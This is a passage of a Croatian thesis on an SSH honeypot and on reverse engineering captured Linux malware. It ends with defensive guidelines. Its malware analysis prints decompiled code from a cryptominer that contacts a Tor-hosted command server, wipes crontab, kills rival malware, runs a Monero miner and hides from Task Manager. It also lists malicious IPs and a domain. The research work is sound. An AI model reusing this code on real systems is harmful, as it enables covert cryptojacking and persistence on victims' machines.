
Slika 18. Entropija datoteke uzorak2

Proces raspakiravanja uzorka2 može se vidjeti na slici 19. Ekstrakcija izvršne datoteke napravljene pomoću *PyInstaller*-a razlikuje se od uobičajenog raspakiravanja. Za početak potrebno je prebaciti *pydata* sekciju datoteke u drugu datoteku koja je nazvana *pydata.dump*, nad tom novom datotekom se provodi raspakiravanje. Pomoću alata *Pyinstxtractor* dobiju se datoteke označene na slici 19, može se i primijetiti upozorenje da bi trebalo koristiti ispravnu verziju *python* jezika. Upravo zbog neispravne verzije *python* jezika, ne može se doći do programskog koda uzorka2. Kako bi se datoteka mogla uspješno raspakirati potrebno je instalirati *python* v3.6.0., koji se više ne podržava.



Slika 19. Ekstrakcija *python* skripti iz ELF datoteke

Nakon instalacije *python* v3.6.0., kada se ponovi proces iz prethodnog paragrafa, dobije se rezultat prikazan slikom 20. Koristeći *uncompyle6* alat provodi se dekompilacija x86_64.pyc datoteke, programski kod navedene datoteke sprema se u datoteku sample.py. Analizom dobivenog programskog koda, prikazanog slikom 21 može se dobiti uvid u svaku aktivnost zlonamjernog programa, već na samom početku koda može se vidjeti da zlonamjerni program komunicira s domenom na *Tor* mreži, odnosno uzorak2 koristi identificiranu domenu kao naredbeno-upravljački poslužitelj putem kojega će primati i slati informacije i naredbe.



Slika 20. Uspješna ekstrakcija *python* skripti iz ELF datoteke

```
# Python bytecode 3.6 (3379)
# Decompiled from: Python 3.8.10 (default, Jun 22 2022, 20:18:18)
# [GCC 9.4.0]
# Embedded file name: x86_64.py
import socket, json, sys, os, time, zlib, platform, json, multiprocessing, getpass, threading
from urllib.parse import urlparse
import hashlib, ssl, struct, string, cpuinfo, psutil, random, subprocess, requests, base64, binascii
ENDPOINT = 'ijfcm7bu6ocerxsfq56ka3dtdanunyp4ytwk745b54agtravj2wr2qqd'
NODE_DATA = requests.get(f"https://{ENDPOINT}.onion.pet/api/v1/hostname-data", timeout=30).json()
CLIENT_VERSION = '3.0'
params = {}
params['response'] = {'action':None,
 'raw':None}
params['server_host'] = str(NODE_DATA['hostname'])
params['server_port'] = int(NODE_DATA['port'])
```

Slika 21. *Python* programski kod zlonamjernog programa

Analizom uzorka2 na *Hatching Triage* generirana je PCAP datoteka, čiji sadržaj je vidljiv na slici 22. Analizom mrežne aktivnosti, pomoću alata *Wireshark*, moguće je vidjeti da uzorak2 kreira DNS zahtjeve tražeći domenu na *Tor* mreži. Inficirano računalo zatim uspješno otvara TCP konekciju s dobivenom IP adresom poslužitelja unutar *Tor* mreže, ali zbog neispravnog TLS (engl. *Transport Layer Security*) certifikata zatvara se konekcija. Analizom prometa pronađene su IP adrese i domena:

- 198.251.83.154
- 91.189.89.199
- ijfcm7bu6ocerxsfq56ka3dtdanunyp4ytwk745b54agtravj2wr2qqd.onion.pet

Rezultati analize prikupljenih IP adresa i domene prikazani su tablicom 12.

1	0.000000	a6:c7:b4:00:ff:3b	Broadcast	ARP	42 Who has 10.127.0.176? Tell 10.127.0.1
2	0.319389	f2:14:11:84:eb:74	a6:c7:b4:00:ff:3b	ARP	42 10.127.0.176 is at f2:14:11:84:eb:74
3	6.195476	10.127.0.176	1.1.1.1	DNS	137 Standard query 0xf2a8 A ijfcm7bu6ocerxsfq56ka3dtdanunyp4ytwk745b54agtravj2wr2qqd.onion.pet OPT
4	6.195831	10.127.0.176	1.1.1.1	DNS	137 Standard query 0x951d AAAA ijfcm7bu6ocerxsfq56ka3dtdanunyp4ytwk745b54agtravj2wr2qqd.onion.pet OPT
5	6.281523	1.1.1.1	10.127.0.176	DNS	137 Standard query response 0x951d AAAA ijfcm7bu6ocerxsfq56ka3dtdanunyp4ytwk745b54agtravj2wr2qqd.onion.pet OPT
6	6.372146	1.1.1.1	10.127.0.176	DNS	153 Standard query response 0xf2a8 A ijfcm7bu6ocerxsfq56ka3dtdanunyp4ytwk745b54agtravj2wr2qqd.onion.pet A 198.251.83.154 OPT
7	6.373023	10.127.0.176	198.251.83.154	TCP	74 54022 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1552526050 TSecr=0 WS=128
8	6.453117	198.251.83.154	10.127.0.176	TCP	74 443 → 54022 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1400 SACK_PERM=1 TSval=792333792 TSecr=1552526050 WS=128
9	6.453497	10.127.0.176	198.251.83.154	TCP	66 54022 → 443 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1552526130 TSecr=792333792
10	6.471380	10.127.0.176	198.251.83.154	TLSv1.2	583 Client Hello
11	6.551389	198.251.83.154	10.127.0.176	TCP	66 443 → 54022 [ACK] Seq=1 Ack=518 Win=64768 Len=0 TSval=792333890 TSecr=1552526148
12	6.552812	198.251.83.154	10.127.0.176	TLSv1.2	1414 [TCP Previous segment not captured] , Ignored Unknown Record
13	6.552832	198.251.83.154	10.127.0.176	TCP	1414 [TCP Out-Of-Order] 443 → 54022 [ACK] Seq=1 Ack=518 Win=64768 Len=1348 TSval=792333892 TSecr=1552526148
14	6.552850	198.251.83.154	10.127.0.176	TLSv1.2	533 Ignored Unknown Record
15	6.553156	10.127.0.176	198.251.83.154	TCP	78 [TCP Dup ACK 9#1] 54022 → 443 [ACK] Seq=518 Ack=1 Win=64256 Len=0 TSval=1552526230 TSecr=792333890 SLE=1349 SRE=2697
16	6.553304	10.127.0.176	198.251.83.154	TCP	66 54022 → 443 [ACK] Seq=518 Ack=2697 Win=63488 Len=0 TSval=1552526230 TSecr=792333892
17	6.553413	10.127.0.176	198.251.83.154	TCP	66 54022 → 443 [ACK] Seq=518 Ack=3164 Win=63104 Len=0 TSval=1552526230 TSecr=792333892
18	6.554584	10.127.0.176	198.251.83.154	TLSv1.2	73 Alert (Level: Fatal, Description: Bad Certificate)
19	6.554907	10.127.0.176	198.251.83.154	TCP	66 54022 → 443 [RST, ACK] Seq=525 Ack=3164 Win=64128 Len=0 TSval=1552526231 TSecr=792333892
20	6.634641	198.251.83.154	10.127.0.176	TCP	66 443 → 54022 [ACK] Seq=3164 Ack=525 Win=64768 Len=0 TSval=792333974 TSecr=1552526231
21	6.634986	10.127.0.176	198.251.83.154	TCP	54 54022 → 443 [RST] Seq=525 Win=0 Len=0

Slika 22. Mrežni promet generiran prilikom izvršavanja uzorka2

Tablica 12. Informacije o prikupljenoj domeni i IP adresama

IP adresa	Domena	Lokacija	*VirusTotal* detekcija
198.251.83.154	ijfcm7bu6ocerxsfq56ka3dtdanunyp4ytwk745b54agtravj2wr2qqd.onion.pet	SAD	10/94
91.189.89.199	N/A	Velika Britanija	0/94

Analizom procesa putem *Joesandbox* pješčanika dobiven je popis i hijerarhija procesa koje je pokrenuo uzorak2. Na slici 23 može se vidjeti glavni proces koji je pokrenuo ostale procese. Jedan od procesa kreira datoteku u *„/tmp/“* direktoriju, sadržaj datoteke je uzorak2, a lokacija *„/tmp/„* je odabrana jer za pristup tom direktoriju zlonamjerni program ne treba imati dozvolu za pristup. Drugi zanimljivi proces izvršava naredbu "*uname -p*" putem koje zlonamjerni program provjerava CPU arhitekturu.

- **system is lnxubuntu20**
  - ON7I5Ip6zk (PID: 6232, Parent: 6124, MD5: 262319f550cc09ccd489f1caf254e54b) Arguments: /tmp/ON7I5Ip6zk
    - ON7I5Ip6zk New Fork (PID: 6238, Parent: 6232)
    - ON7I5Ip6zk (PID: 6238, Parent: 6232, MD5: 262319f550cc09ccd489f1caf254e54b) Arguments: /tmp/ON7I5Ip6zk
      - ON7I5Ip6zk New Fork (PID: 6240, Parent: 6238)
      - file (PID: 6240, Parent: 6238, MD5: 459c71916579b71e10adcef14ccdfe6a) Arguments: file /tmp/ON7I5Ip6zk
      - ON7I5Ip6zk New Fork (PID: 6241, Parent: 6238)
      - sh (PID: 6241, Parent: 6238, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "uname -p 2> /dev/null"
        - sh New Fork (PID: 6242, Parent: 6241)
        - uname (PID: 6242, Parent: 6241, MD5: 4ac7c634c5bec95753c480e9d421dcc2) Arguments: uname -p
- **cleanup**

Slika 23. Procesi koje je generirao uzorak2

Dodatnom analizom procesa prikupljenih na *VirusTotal* stranici, može se primijetiti veći broj procesa putem kojih se pronalaze informacije o CPU, slika 24 prikazuje prikupljene procese. Ostali procesi služe za aktivaciju *„cron“* usluge i gašenje procesa koje je zlonamjerni program pokrenuo.

Slika 24. Procesi generirani tijekom izvršavanja uzorka2

Proces s identifikatorom 3975 pokreće naredbu putem koje se dohvaćaju informacije o brzini procesora, procesi 3974, 3973 i 3970 isto tako služe za prikupljane informacija o procesoru. Procesom 3985 kreira se *„cron“* zadatak kojim se u pravilnim vremenskim periodima preuzima i pokreće zlonamjerni program, na ovaj način zlonamjerni program održava svoju aktivnost. Fokus na prikupljanje informacija o procesoru upućuje na mogućnost da se radi o zlonamjernom programu koji služi za rudarenje kriptovaluta.

Dodatnom analizom programskog koda zlonamjernog programa zaključeno je da *Python* skripta sadrži kod koji se može pokrenuti na *Windows* i *Linux* operativnim sustavima. Uzorak2 prvo identificira arhitekturu sustava na kojem se izvodi, CPU informacije i druge pojedinosti o sustavu. Prilikom pokretanja, uzorak2 provjerava postoji li na sustavu pokrenut proces "*kinsing*", ukoliko postoji on se gasi. *Kinsing* je zlonamjerni *botnet* program. Nakon toga locira i briše postojeću "*cron*" konfiguraciju, te postavlja novi "*cron*" zadatak koji osigurava da će se zlonamjerni program pokrenuti prilikom svakog pokretanja sustava. Navedene aktivnosti prikazane su putem koda na slici 25.

```
def crontab():
    try:
        subprocess.Popen('crontab -r', stdout=(subprocess.DEVNULL), stderr=(subprocess.DEVNULL), shell=True)
    except:
        pass

def kinsing():
    try:
        subprocess.Popen("kill -9 $(pgrep -f 'kinsing');kill -9 $(pgrep -f 'kdevtmpfsi');rm /tmp/kinsing;rm /tmp/kdevtmpfsi;",
        stdout=(subprocess.DEVNULL), stderr=(subprocess.DEVNULL), shell=True)
        subprocess.Popen('echo no > /tmp/kinsing; chmod ---------- /tmp/kinsing; echo no > /tmp/kdevtmpfsi; chmod ---------- /tmp/kdevtmpfsi;',
         stdout=(subprocess.DEVNULL), stderr=(subprocess.DEVNULL), shell=True)
    except:
        pass
```

Slika 25. Programski kod uzorka2 za održavanje aktivnosti

Glavna funkcionalnost uzorka2 je rudarenje kriptovaluta, točnije *Monero* kriptovalute. Slika 26 prikazuje dio programskog koda za rudarenje. Rudarenje *Monero* kriptovalute provodi se korištenjem procesora. U slučaju pokretanja zlonamjernog programa na *Linux* operativnom sustavu program smije iskoristiti maksimalno 75% resursa procesora, dok je taj limit postavljen na 25% na *Windows* operativnom sustavu. Kriptovalute se potom šalju na određeni novčanik.

```
def Start(self):
    self.Download()
    if params['miner']['isLaunched'] == False or params['miner']['isSusended']:
        if platform.system() == 'Linux':
            subprocess.Popen(f"/tmp/{self.filename} --donate-level 0 --coin=XMR --max-cpu-usage 75 -o pool.hashvault.pro:80 -u
            {params['miner']['config']['wallet']} -p node-Linux-{Main.getUid()} -k", stdout=(subprocess.DEVNULL), stderr=(subprocess.DEVNULL), shell=True)
        elif platform.system() == 'Windows':
            subprocess.Popen(f"C:\\Users\\{getpass.getuser()}\\Documents\\{self.filename}.exe --donate-level 0 --coin=XMR --max-cpu-usage 25 -o pool.hashvault.pro:80 -u
            {params['miner']['config']['wallet']} -p node-Win32-{Main.getUid()} -k", stdout=(subprocess.DEVNULL), stderr=(subprocess.DEVNULL), shell=True)
        params['miner']['isLaunched'] = True

def Stop(self):
    if platform.system() == 'Linux':
        subprocess.Popen(f"kill -9 $(pgrep -f '{self.filename}')", shell=True)
    else:
        if platform.system() == 'Windows':
            subprocess.Popen(f"taskkill /F /IM {self.filename}.exe", stdout=(subprocess.DEVNULL), stderr=(subprocess.DEVNULL), shell=True)
        if params['miner']['isSusended']:
            params['miner']['isLaunched'] = True
        else:
            params['miner']['isLaunched'] = False

def startHider(self):
    while 1:
        time.sleep(0.5)
        if params['miner']['isLaunched'] == False:
            return False
        if Main.isAppLaunched('Taskmgr.exe'):
            if not params['miner']['isSusended']:
                params['miner']['isSusended'] = True
                self.Stop()
                continue
                if params['miner']['isSusended']:
                    self.Start()
                    params['miner']['isSusended'] = False
```

Slika 26. Dio programskog koda koji se odnosi na funkciju rudarenja kriptovaluta

Funkcija *„startHider“* služi za skrivanje zlonamjernog programa na *Windows* sustavima. Ukoliko se otvori *Task Manager*, koji služi za pregled aktivno korištenih računalnih resursa, aktivnost rudarenja se zaustavlja. Ostale funkcionalnosti programa pokazuju da se uzorak2 može koristiti i za provođenje DDoS napada.

7. Sinteza rezultata istraživanja i smjernice zaštite

U svrhu istraživanja implementirano je sigurno okruženje za analizu zlonamjernih programa i *Cowrie* poslužitelj mamac srednje interaktivnosti. Mamac je bio aktivan 96 sati, te su nakon tog perioda analizirani prikupljeni podaci. Na temelju analize podataka mogu se predstaviti smjernice zaštite informacijsko-komunikacijskih sustava.

7.1. Sinteza rezultata istraživanja

Kao što je navedeno, u svrhu istraživanja postavljen je *Cowrie* poslužitelj mamac koji predstavlja SSH mamac srednje interaktivnosti. Napadač koji se uspješno poveže na mamac dobiva pristup emuliranom naredbenom sučelju putem kojega se prikupljaju informacije o svakoj unesenoj naredbi. Cilj postavljanja *Cowrie* poslužitelja mamaca je bilo prikupljanje malicioznih spajanja na mamac, te analiza prikupljenih podataka. Podaci su podijeljeni na konekcijske podatke, preuzete programske skripte i zlonamjerne programe. Analizom konekcijskih podataka pokazala se lokacija napadača, broj generiranih događaja, korišteni portovi, najčešće korištene naredbe koje su napadači unosili, te kombinacije korisničkih imena i lozinki. Tablica 13 prikazuje provedene analize i rezultate istih.

Tablica 13. Objedinjeni prikaz provedenih analiza i dobivenih rezultata

Vrsta analize	Prikupljeni podaci	Rezultat
Analiza konekcijskih podataka	• IP adrese • Ciljani portovi • Generirani događaji • Korisnička imena • Lozinke	• Izvori napada dolaze širom cijelog svijeta • SSH port 22 najzastupljeniji • Isključivo su korištene liste korisničkih imena i lozinki

		• Napade provode automatizirane skripte
Analiza unesenih naredbi	• Najčešće korištene naredbe • Najrjeđe korištene naredbe	• Većina naredbi služi za prikupljanje informacija o procesoru i arhitekturi operativnog sustava • Automatizirane skripte imaju mogućnost detekcije virtualnog okruženja
Analiza preuzetih skripti	• *Bash* skripte	• Skripta omogućuje preuzimanje programa za različite CPU arhitekture • Identificirane IP adrese s kojih se preuzimaju zlonamjerni programi
Analiza zlonamjernih programa	• Prvi uzorak (*Trojan DDoS*) • Drugi uzorak (*Trojan Generic*)	• Proveden postupak obrnutog inženjeringa koristeći odgovarajuće alate • Identificirani načini održavanja aktivnosti • Identificirane zlonamjerne IP adrese i domene

Analizom konekcijskih podataka pokazalo se da najveći broj jedinstvenih IP adresa dolazi iz SAD-a, a najveći broj generiranih događaja u interakciji s mamcem je imala IP adresa iz Gvatemale koja predstavlja i jedinu prikupljenu IP adresu iz te države. Podaci pokazuju da je port 22 imao najviše interakcija, napadači ciljaju ovaj port jer putem njega dobivaju pristup naredbenom sučelju preko kojega mogu obavljati daljnje aktivnosti eksploatacije sustava. Ostali portovi s kojima su napadači imali interakcije, isto kao SSH, predstavljaju često korištene usluge kao što su: HTTP, HTTPS i SMTP.

Analizom događaja generiranih prilikom interakcije između napadača i poslužitelja mamca, vidljivo je da se generiranje događaja odvija jako brzo. Uz navedeno pokazano je da su samo 4 porta imala interakciju tijekom cijelih 96 sati aktivnosti. Na temelju navedenoga može se zaključiti da aktivnosti, koje napadači generiraju u interakciji mamca prije i nakon uspješnog povezivanja, zapravo obavljaju automatizirane skripte. Navedene skripte imaju mogućnost skeniranja cijelog Interneta, te na taj način pronalaze lošije konfigurirane poslužitelje i ostale uređaje. Ovakve skripte skeniraju prethodne navedene portove, umjesto provođenja cjelovitog skeniranja svih logičkih portova, kako bi se uštedilo na vremenu i smanjila mogućnost detekcije.

Analiza prikupljenih korisničkih imena i lozinki pokazala je da napadači koriste javno dostupne popise najčešće korištenih korisničkih imena i lozinki putem kojih kreiraju kombinacije. Prilikom analize nije pronađen niti jedan primjer *brute-force* napada za pronalazak ispravne kombinacije vjerodajnica, što znači da se napadači sve više oslanjaju na navedene popise vjerodajnica kako bi izbjegli vremenski intenzivne napade.

Nakon uspješnog povezivanja napadača, prikupljene su informacije o korištenim naredbama. Većina naredbi služi za prikupljanje informacija o procesoru i arhitekturi operativnog sustava. Na temelju tih informacija može se potvrditi da napadači kreiraju automatizirane skripte koje imaju mogućnost detekcije virtualnih mašina. Ukoliko je virtualno okruženje detektirano, skripte mogu prekinuti daljnje djelovanje ili generirati simulirati besmislene aktivnosti.

Napadači su preuzeli 362 *bash* skripte na mamac, njihovom analizom pokazalo se da one služe za preuzimanje zlonamjernog programa na mamac. Skripta omogućuje preuzimanje programa za različite CPU arhitekture i njegovo izvršavanje. Analizom skripti prikupljene su IP adrese na kojima se nalaze zlonamjerni programi, sve IP adrese su detektirane kao zlonamjerne.

Uz *bash* skripte, napadači su preuzeli 2 zlonamjerna programa koji su detektirani kao ELF datoteke. Obrnuti inženjering zlonamjernih programa proveden je unutar *Ubuntu* i *Remnux* virtualnih mašina koje su pružale sigurno okruženje za analizu. Obrnutim inženjeringom i analizom prikupljenih uzoraka pokazalo se da se radi o *botnet* zlonamjernom programu i zlonamjernom programu za rudarenje kriptovaluta. Analizom njihovog mrežnog prometa identificirane su kontaktirane domene i IP adrese, koje su detektirane kao maliciozne. Oba

zlonamjerna programa koriste isti način za održavanje aktivnosti, odnosno koriste „*cron*“ uslugu za postavljanje zakazanih zadataka. Obrnutim inženjeringom drugog prikupljenog uzorka zlonamjernog programa pokazan je proces pretvaranja izvršne datoteke u *Python* programsku skriptu, nakon završetka procesa dobiven je detaljan uvid u funkcioniranje zlonamjernog programa. Postavljeni zadatak bi se izvršavao u određenim vremenskim periodima, te bi ponovno preuzimao zlonamjerni program. Uz navedenu, detektirana je još jedna metoda održavanja aktivnosti u kojoj zlonamjerni program postavlja svoje kopije u direktorije koji se aktiviraju prilikom svakog pokretanja uređaja. Prilikom analize korišteni su alati *Detect It Easy, Wireshark*, *Pyinstxtractor, Uncompyle6*, *Hatching Triage* i *Joesandbox*, te ugrađene naredbe *Linux* operativnog sustava: *„readelf“* i *„strings“.* Navedene metode i alati obrnutog inženjeringa pokazali su se neizostavnim dijelom unaprjeđenja sigurnosti informacijsko-komunikacijskih sustava. Na temelju spoznaja o funkcionalnostima zlonamjernih programa koja su dobivena putem obrnutog inženjeringa omogućava se detekcija i prevencija istih ili sličnih napada.

7.2. Smjernice zaštite

Na temelju prezentirane sinteze rezultata mogu se predložiti smjernice zaštite za unaprjeđenje sigurnosti informacijsko-komunikacijskih sustava. Smjernice su:

- Ukoliko se koriste protokoli za udaljeno povezivanje na računalo, poput SSH, potrebno je koristiti jake lozinke ili povezati se putem certifikata za autentifikaciju. Prema [55] jaka lozinka sastoji se od minimalno 8 znakova, često korištene lozinke ne smiju biti dopuštene, lozinka se ne smije sastojati od jedne riječi ili često korištenih fraza, ista lozinka se ne smije koristiti za više usluga.
- Postavljanje ograničenja na broj zahtjeva za autentifikaciju koja jedna IP adresa može napraviti.
- Nadgledanje pokušaja povezivanja na poslužitelje kako bi se detektirali potencijalni napadi. Na temelju prikupljenih informacija mogu se blokirati sumnjive IP adrese.

- Nadgledanje mrežnog prometa. Ukoliko napadač uspije dobiti pristup sustavu potrebno je imati mogućnost detekcije sumnjivog mrežnog prometa kojega napadač ili zlonamjerni program generira svojim aktivnostima. Takav, sumnjivi promet može se detektirati ukoliko inficirani uređaji komuniciraju sa sumnjivim IP adresama ili domenama. U ovakvim slučajevima treba se nadgledati i analizirati TCP, HTTP i DNS paketi.
- Nadgledanje integriteta datoteka. Putem ovakvih rješenja moguće je detektirati promjene u datotekama koje nastaju prilikom kreacije novih datoteka, modifikacije ili brisanja postojećih datoteka.
- Korištenjem antivirusnih programa potrebno je provoditi redovita skeniranja cjelokupnog sustava. Iako se antivirusna rješenja temelje na prepoznavanju poznatih aktivnosti zlonamjernih programa, novija AV rješenja imaju mogućnost detekcije nepoznatih zlonamjernih programa analizirajući kreaciju novih procesa, modifikaciju i zaustavljanje postojećih procesa.
- Redovno provoditi sigurnosna skeniranja poznatih ranjivosti nad cijelom mrežom.
- Korištenjem poslužitelja mamaca i obrnutim inženjeringom zlonamjernih programa organizacije mogu ostati u toku s najnovijim napadima koje će onda lakše detektirati u stvarnom sustavu.

Navedene smjernice temelje se na povećanju sigurnosti usluga za udaljeno pristupanje računalima. Takve usluge napadači koriste za inicijalni, neautorizirani pristup određenoj mreži ili uređaju, stoga je potrebno uložiti veće napore kako bi se povećala njihova sigurnost. Ostale smjernice odnose se na detekciju i prevenciju aktivnih slučajeva napada, odnosno onih slučajeva u kojima napadači uspješno ostvare pristup sustavu ili mreži. Kako bi se takvi napadi detektirali i spriječili potrebno je aktivno nagledati mrežni promet, sumnjive aktivnosti datotečnog sustava i sumnjive modifikacije aktivnih procesa.

8. Zaključak

Statistički podaci ukazuju na to da se nalazimo u kibernetičkom ratu u kojem su kibernetički kriminalci neprijatelji, a zlonamjerni programi - oružje. Kako bi se svim korisnicima Interneta zajamčila sigurnost potrebno je da istraživanje ide ukorak s razvojem zlonamjernih programa. Ključ u razvoju kibernetičke sigurnosti uključuje identificiranje i popravljanje sigurnosnih propusta, što je nemoguće bez prikupljanja informacija o karakteristikama i kodu zlonamjernih programa.

Rad pruža pregled poslužitelja mamaca i zlonamjernih programa. Poslužitelji mamci mogu se kategorizirati na tri razine interaktivnosti. Mamac srednje razine interaktivnosti posjeduje najbolje od ostalih razina. Mamci srednje interaktivnosti prikupljaju veliku količinu podataka, a ne predstavljaju veliki rizik za okruženje u kojem se nalaze jer napadači pristupaju emuliranom naredbenom sučelju putem kojega se nadzire njihova aktivnost. Napadači imaju i mogućnost preuzimanja datoteka koje najčešće predstavljaju zlonamjerne programske skripte i zlonamjerne programe. Opisane su vrste zlonamjernih programa kao i tehnike prikrivanje, te načini dostave zlonamjernih programa, čime je pokazano da napadači posjeduju vještine i tehnike koje uvelike otežavaju detekciju zlonamjernih programa.

U svrhu istraživanja bio je postavljen *Cowrie* mamac srednje interaktivnosti koji oponaša SSH poslužitelja. Mamac je bio aktivan 96 sati, tijekom tog vremena prikupio je zlonamjerne programa i veliku količinu podataka o konekcijama i aktivnostima napadača unutar mamca. Analizom podataka pokazano je da napadi dolaze širom cijelog svijeta i da se provode pomoću automatiziranih skripti koje skeniraju Internet tražeći ranjive ili lošije konfigurirane uređaje kako bi se provela daljnja eksploatacija.

Mamcem su prikupljena dva uzorka zlonamjernih programa. Uzorci su bili analizirani unutar sigurnog okruženja koristeći metode i alate obrnutog inženjeringa. Na temelju provedene analize prikazane su IP adrese i domene s kojima zlonamjerni program stupa u kontakt, te funkcionalnosti kojima prikupljeni zlonamjerni programi održavaju aktivnost unutar sustava.

Putem provedenog istraživanja pokazalo se da prvi uzorak predstavlja *botnet* zlonamjerni program, a drugi uzorak predstavlja zlonamjerni program čija je glavna svrha rudarenje kriptovaluta. Mamci i obrnuti inženjering pokazali su se kao neprocjenjivi alati koji pomažu u identifikaciji zlonamjernih aktivnosti i razvitku sigurnosti informacijsko-komunikacijskih sustava.

Na temelju prikupljenih podataka putem mamca i njihovom analizom, u završnom dijelu rada predložene su smjernice za poboljšanje sigurnosti informacijsko-komunikacijskog sustava. *Cowrie* je mamac koji imitira SSH uslugu, iz toga razloga predložene smjernice fokusiraju se na podizanje sigurnosti sustava koji koriste protokole za udaljeno pristupanje, dok ostale smjernice naglašavaju potrebu za nadgledanjem i redovnim sigurnosnim skeniranjem cjelokupnog sustava.

Literatura

[1] Kambow N, Passi LK. Honeypots: The Need of Network Security. International Journal of Computer Science and Information Technologies. 2014; 5 (5):6098-6101. Preuzeto s: https://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.567.3334&rep=rep1&type=pdf [Pristupljeno: kolovoz 2022.]

[2] Fronimos D. Evaluating Low Interaction Honeypots and On their Use against Advanced Persistent Threats. PCI. 2014. Preuzeto s: https://www.researchgate.net/publication/282877661_Evaluating_Low_Interaction_Honeypots_and_On_their_Use_against_Advanced_Persistent_Threats [Pristupljeno kolovoz 2022.]

[3] Moore C, Al-Nemrat A. An Analysis of Honeypot Programs and the Attack Data Collected. Communications in Computer and Information Science. 534:228-238. Preuzeto s https://link.springer.com/chapter/10.1007/978-3-319-23276-8_20 [Pristupljeno kolovoz 2022.]

[4] Yusirwan S, Prayudi Y, Riadi I. Implementation of Malware Analysis using Static and Dynamic Analysis Method. International Journal of Computer Applications. 2015; 117 (5). Preuzeto s: https://www.researchgate.net/publication/276967529_Implementation_of_Malware_Analysis_using_Static_and_Dynamic_Analysis_Method/link/555ca29b08ae8c0cab2a62be/download [Pristupljeno: kolovoz 2022.]

[5] Datta A, Anil Kumar K, D A. An Emerging Malware Analysis Techniques and Tools: A Comparative Analysis. International Journal of Engineering Research & Technology. 2021; 10(4). Preuzeto s: https://www.researchgate.net/publication/350886133_An_Emerging_Malware_Analysis_Techniques_and_Tools_A_Comparative_Analysis [Pristupljeno: kolovoz 2022.]

[6] Megira S, Pangesti AR, Wibowo FW. Malware Analysis and Detection Using Reverse Engineering Technique. Journal of Physics: Conf. Series. 2018. Preuzeto s: https://iopscience.iop.org/article/10.1088/1742-6596/1140/1/012042/pdf [Pristupljeno: kolovoz 2022.]

[7] Bhardwaj V et al. Reverse Engineering-A Method for Analyzing Malicious Code Behavior. 2021 International Conference on Advances in Computing, Communication, and Control (ICAC3). 2021; 1-5, Preuzeto s: https://ieeexplore.ieee.org/document/9697150 [Pristupljeno: kolovoz 2022.]

[8] Crowdstrike Honeypots in Cybersecurity explained. Preuzeto s: https://www.crowdstrike.com/cybersecurity-101/honeypots-in-cybersecurity-explained/ [Pristupljeno: kolovoz 2022.]

[9] Kaspersky. What is a honeypot? Preuzeto s: https://usa.kaspersky.com/resource-center/threats/what-is-a-honeypot [Pristupljeno: kolovoz 2022.]

[10] Norton. 10 types of malware + how to prevent malware from the start. Preuzeto s: https://us.norton.com/internetsecurity-malware-types-of-malware.html [Pristupljeno: kolovoz 2022.]

[11] Fortinet. What is honeypot? Preuzeto s: https://www.fortinet.com/resources/cyberglossary/what-is-honeypot [Pristupljeno: kolovoz 2022.]

[12] Akamai. What's the Difference Between a High Interaction Honeypot and a Low Interaction Honeypot? Preuzeto s: https://www.akamai.com/blog/security/high-interaction-honeypot-versus-low-interaction-honeypot-comparison [Pristupljeno: kolovoz 2022.]

[13] Github. Awesome honeypots. Preuzeto s: https://github.com/paralax/awesome-honeypots [Pristupljeno: kolovoz 2022.]

[14] Cert. Zlonamjerni softver. Preuzeto s: https://www.cert.hr/19795-2/malver/ [Pristupljeno: kolovoz 2022.]

[15] Statista. Malware - statistics & facts. Preuzeto s: https://www.statista.com/topics/8338/malware/#dossierKeyfigures [Pristupljeno: kolovoz 2022.]

[16] Statista. Malware attacks per year worldwide. Preuzeto s: https://www.statista.com/statistics/873097/malware-attacks-per-year-worldwide/ [Pristupljeno: kolovoz 2022.]

[17] Crowdstrike. What is a Trojan Horse? Preuzeto s: https://www.crowdstrike.com/cybersecurity-101/malware/trojans/ [Pristupljeno: kolovoz 2022.]

[18] Infosec Institute. ZLoader: What it is, how it works and how to prevent it | Malware spotlight [2022 update]. Preuzeto s: https://resources.infosecinstitute.com/topic/zloader-what-it-is-how-it-works-and-how-to-prevent-it-malware-spotlight/ [Pristupljeno: kolovoz 2022.]

[19] Kaspersky Threats. Virus.Win9x.CIH Preuzeto s: https://threats.kaspersky.com/en/threat/Virus.Win9x.CIH/ [Pristupljeno: kolovoz 2022.]

[20] Norton. What is a computer worm? Preuzeto s: https://us.norton.com/internetsecurity-malware-what-is-a-computer-worm.html [Pristupljeno: kolovoz 2022.]

[21] NordVPN. The MyDoom worm: history, technical details, and defense. Preuzeto s: https://nordvpn.com/blog/mydoom-virus/ [Pristupljeno: kolovoz 2022.]

[22] Trendmicro. Zeroaccess. Preuzeto s: https://www.trendmicro.com/vinfo/us/threat-encyclopedia/malware/zeroaccess [Pristupljeno: kolovoz 2022.]

[23] Any Run. Hawkeye. Preuzeto s: https://any.run/malware-trends/hawkeye [Pristupljeno: kolovoz 2022.]

